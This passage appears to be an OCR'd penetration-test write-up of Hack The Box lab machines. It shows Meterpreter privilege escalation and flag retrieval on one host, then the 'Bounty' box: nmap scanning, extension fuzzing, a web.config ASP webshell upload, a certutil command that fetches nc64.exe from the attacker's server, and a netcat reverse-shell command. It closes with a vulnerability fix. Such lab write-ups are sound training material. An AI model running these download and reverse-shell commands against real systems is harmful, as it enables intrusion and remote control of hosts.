 1308  392   VGAuthService.exe
 1380  392   vmtoolsd.exe
 1480  392   svchost.exe
 1588  392   svchost.exe
 1768  392   dllhost.exe
 1940  392   alg.exe
 1968  584   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 2204  1480  w3wp.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
 2288  2204  rundll32.exe       x86   0                                      C:\WINDOWS\system32\rundll32.exe
 2476  584   wmiprvse.exe
 2744  584   davcdata.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcdata.exe
 2900  584   davcdata.exe
 2956  344   logon.scr
 3224  1480  w3wp.exe
```


And we can see here 3 processes that runs with 'NT AUTHORITY' privileges so I tried to migrate to process 2204-w3wp.exe with success!

```
meterpreter > migrate 2204
[*] Migrating from 2288 to 2204...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > shell
Process 2456 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>cd ..
```

But I still wasn't able to list the users files so I exit from the shell and moved the session to the background by CTRL+Z and used the local_exploit_suggester which can suggest a Privilege Escalation exploit:


```
C:\Documents and Settings>exit
exit
meterpreter >
Background session 1? [y/N]  y
[-] Unknown command: y
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use local_exploit_suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                   normal  No     Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

[*] Using post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.14 - Collecting local exploits for x86/windows ...
[*] 10.10.10.14 - 38 exploit checks are being tried ...
[-] 10.10.10.14 - Post interrupted by the console user
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > set verbose true
verbose => true
msf6 post(multi/recon/local_exploit_suggester) > run
```

I was only set the session id and set verbose to true to be able to see 'live' what's it suggesting:




I tried each one of them one by one until I got a strong enough shell to list both user and administrator files.


Proof Screenshot Here:



Proof.txt Contents:



```
04/12/2017  05:12 PM    <DIR>          Administrator
04/12/2017  05:03 PM    <DIR>          All Users
04/12/2017  05:32 PM    <DIR>          Harry
               0 File(s)              0 bytes
               5 Dir(s)   1,307,922,432 bytes free

C:\Documents and Settings>cd harry
cd harry

C:\Documents and Settings\Harry>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FDCB-B9EF

 Directory of C:\Documents and Settings\Harry

04/12/2017  05:32 PM    <DIR>          .
04/12/2017  05:32 PM    <DIR>          ..
04/12/2017  05:32 PM    <DIR>          Desktop
04/12/2017  05:32 PM    <DIR>          Favorites
04/12/2017  05:32 PM    <DIR>          My Documents
04/12/2017  04:42 PM    <DIR>          Start Menu
04/12/2017  04:44 PM                 0 Sti_Trace.log
               1 File(s)              0 bytes
               6 Dir(s)   1,307,262,976 bytes free

C:\Documents and Settings\Harry>cd Desktop
cd Desktop

C:\Documents and Settings\Harry\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FDCB-B9EF

 Directory of C:\Documents and Settings\Harry\Desktop

04/12/2017  05:32 PM    <DIR>          .
04/12/2017  05:32 PM    <DIR>          ..
04/12/2017  05:32 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   1,307,258,880 bytes free

C:\Documents and Settings\Harry\Desktop>type user.txt
type user.txt
bdff5ec67c3cff017f2bedc146a5d869
```



```
04/12/2017  05:12 PM    <DIR>          Administrator
04/12/2017  05:03 PM    <DIR>          All Users
04/12/2017  05:32 PM    <DIR>          Harry
               0 File(s)              0 bytes
               5 Dir(s)   1,307,254,784 bytes free

C:\Documents and Settings>cd Administrator
cd Administrator

C:\Documents and Settings\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FDCB-B9EF

 Directory of C:\Documents and Settings\Administrator

04/12/2017  05:12 PM    <DIR>          .
04/12/2017  05:12 PM    <DIR>          ..
04/12/2017  05:28 PM    <DIR>          Desktop
04/12/2017  05:12 PM    <DIR>          Favorites
04/12/2017  05:12 PM    <DIR>          My Documents
04/12/2017  04:42 PM    <DIR>          Start Menu
04/12/2017  04:44 PM                 0 Sti_Trace.log
               1 File(s)              0 bytes
               6 Dir(s)   1,306,927,104 bytes free

C:\Documents and Settings\Administrator>cd Desktop
cd Desktop

C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FDCB-B9EF

 Directory of C:\Documents and Settings\Administrator\Desktop

04/12/2017  05:28 PM    <DIR>          .
04/12/2017  05:28 PM    <DIR>          ..
04/12/2017  05:29 PM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   1,306,927,104 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
9359e905a2c35f861f6a57cecf28bb7b
```

user.txt: bdff5ec67c3cff017f2bedc146a5d869

root.txt: 9359e905a2c35f861f6a57cecf28bb7b

System IP: 10.10.10.93 (Bounty)

Service Enumeration


Server IP Address	Ports Open
10.10.10.93	**TCP:** Nmap Output | Ports / Hosts | Topology | Host Details | Scans Port | Protocol | State | Service | Version ✓ 80 | tcp | open | http | Microsoft IIS httpd 7.5 **UDP:** none.

Nmap Scan Results: command: nmap -T4 -A -v 10.10.10.14

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
| http-title: Bounty
Warning: OSScan results may be unreliable because we could not find
at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|
2012 (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/
o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/
o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista::- cpe:/
o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%),
Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows 7 or
Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 (91%),
Microsoft Windows Server 2008 R2 or Windows 8.1 (91%), Microsoft
Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7
(91%), Microsoft Windows 7 Professional or Windows 8 (91%), Microsoft
Windows 7 SP1 or Windows Server 2008 R2 (91%), Microsoft Windows 7
SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (91%)
```


And we can see by nmap result that only port 80 is open on Microsoft IIS httpd 7.5 service.

And port 80 web:




Next thing I did is to run 'dirbuster' to find more interesting files or directories, after a bunch of tries without any results I understood there must be an extension that I'm missing.. so I searched "IIS 7.5" on google and understood that I need to search by 'asp/aspx' extensions.

Source: (https://thewindowsupdate.com/2022/02/23/asp-net-thread-usage-on-iis-7-5-iis-7-0-and-iis-6-0/)




finally I found an upload page called 'tranfer.aspx' and directory called 'Uploadedfiles' which obviously we can see there what we've uploaded.


'transfer.aspx':




'Uploadedfiles' directory:



Next I tried to upload a simple jpeg I already had in my files, with success! I can also view it in the 'Uploadedfiles' dir. (it's a screenshot)





But when I tried to upload some other extension file I couldn't, so I used burp intruder to quickly check which extensions are acceptable.




I sent the same request of the jpeg and sent it to intruder by CTRL+I.

And then I added only the value of 'jpeg' and uploaded extensions list to the payload that I took from here: (https://gist.github.com/securifera/e7eed730cbe1ce43d0c29d7cd2d582f4)






Here is the results, we can see two different lengths(1350/1355) since I already uploaded jpeg with success I know that all extensions with the same length should be also acceptable by the extensions filter.




The most interesting one is <u>config</u> that can be uploaded.I searched in Google webshell.config and got this amazing site: (https://gitbook.seguranca-informatica.pt/cheat-sheet-1/web/webshell) i took from there asp webshell and saved it in a file called web.config and uploaded it, I view it in the dir 'Uploadedfiles' and Bingo! I got a webshell to run commands.



After a lot of tries I realize that I have to upload 'nc64.exe' in order to get reverse shell, I git cloned from this source all the nc versions(https://github.com/int0x33/nc.exe/), then I opened python server on this dir(python3 -m http.server 8080)


and in the webshell I execute this command to download it (certutil.exe -urlcache -split -f "http://10.10.16.5:8080/nc64.exe" c:\Windows\System32\spool\drivers\color\nc64.exe)



As we can see above, it was downloaded successfully.

Next i executed nc64.exe with my listener ip and port 4444:

Command: "C:\Windows\System32\spool\drivers\color\nc64.exe -e cmd.exe 10.10.16.5 4444 "




Vulnerability Explanation: the developer misconfigured the extensions of the files that could be uploaded, .config extension could lead the attacker to get webshell easily and from there it could make a big mess.

Vulnerability Fix: the developer has to configure the upload extension to the purpose it's there, such as png,jpeg,jpg,gif.

Severity: Critical.

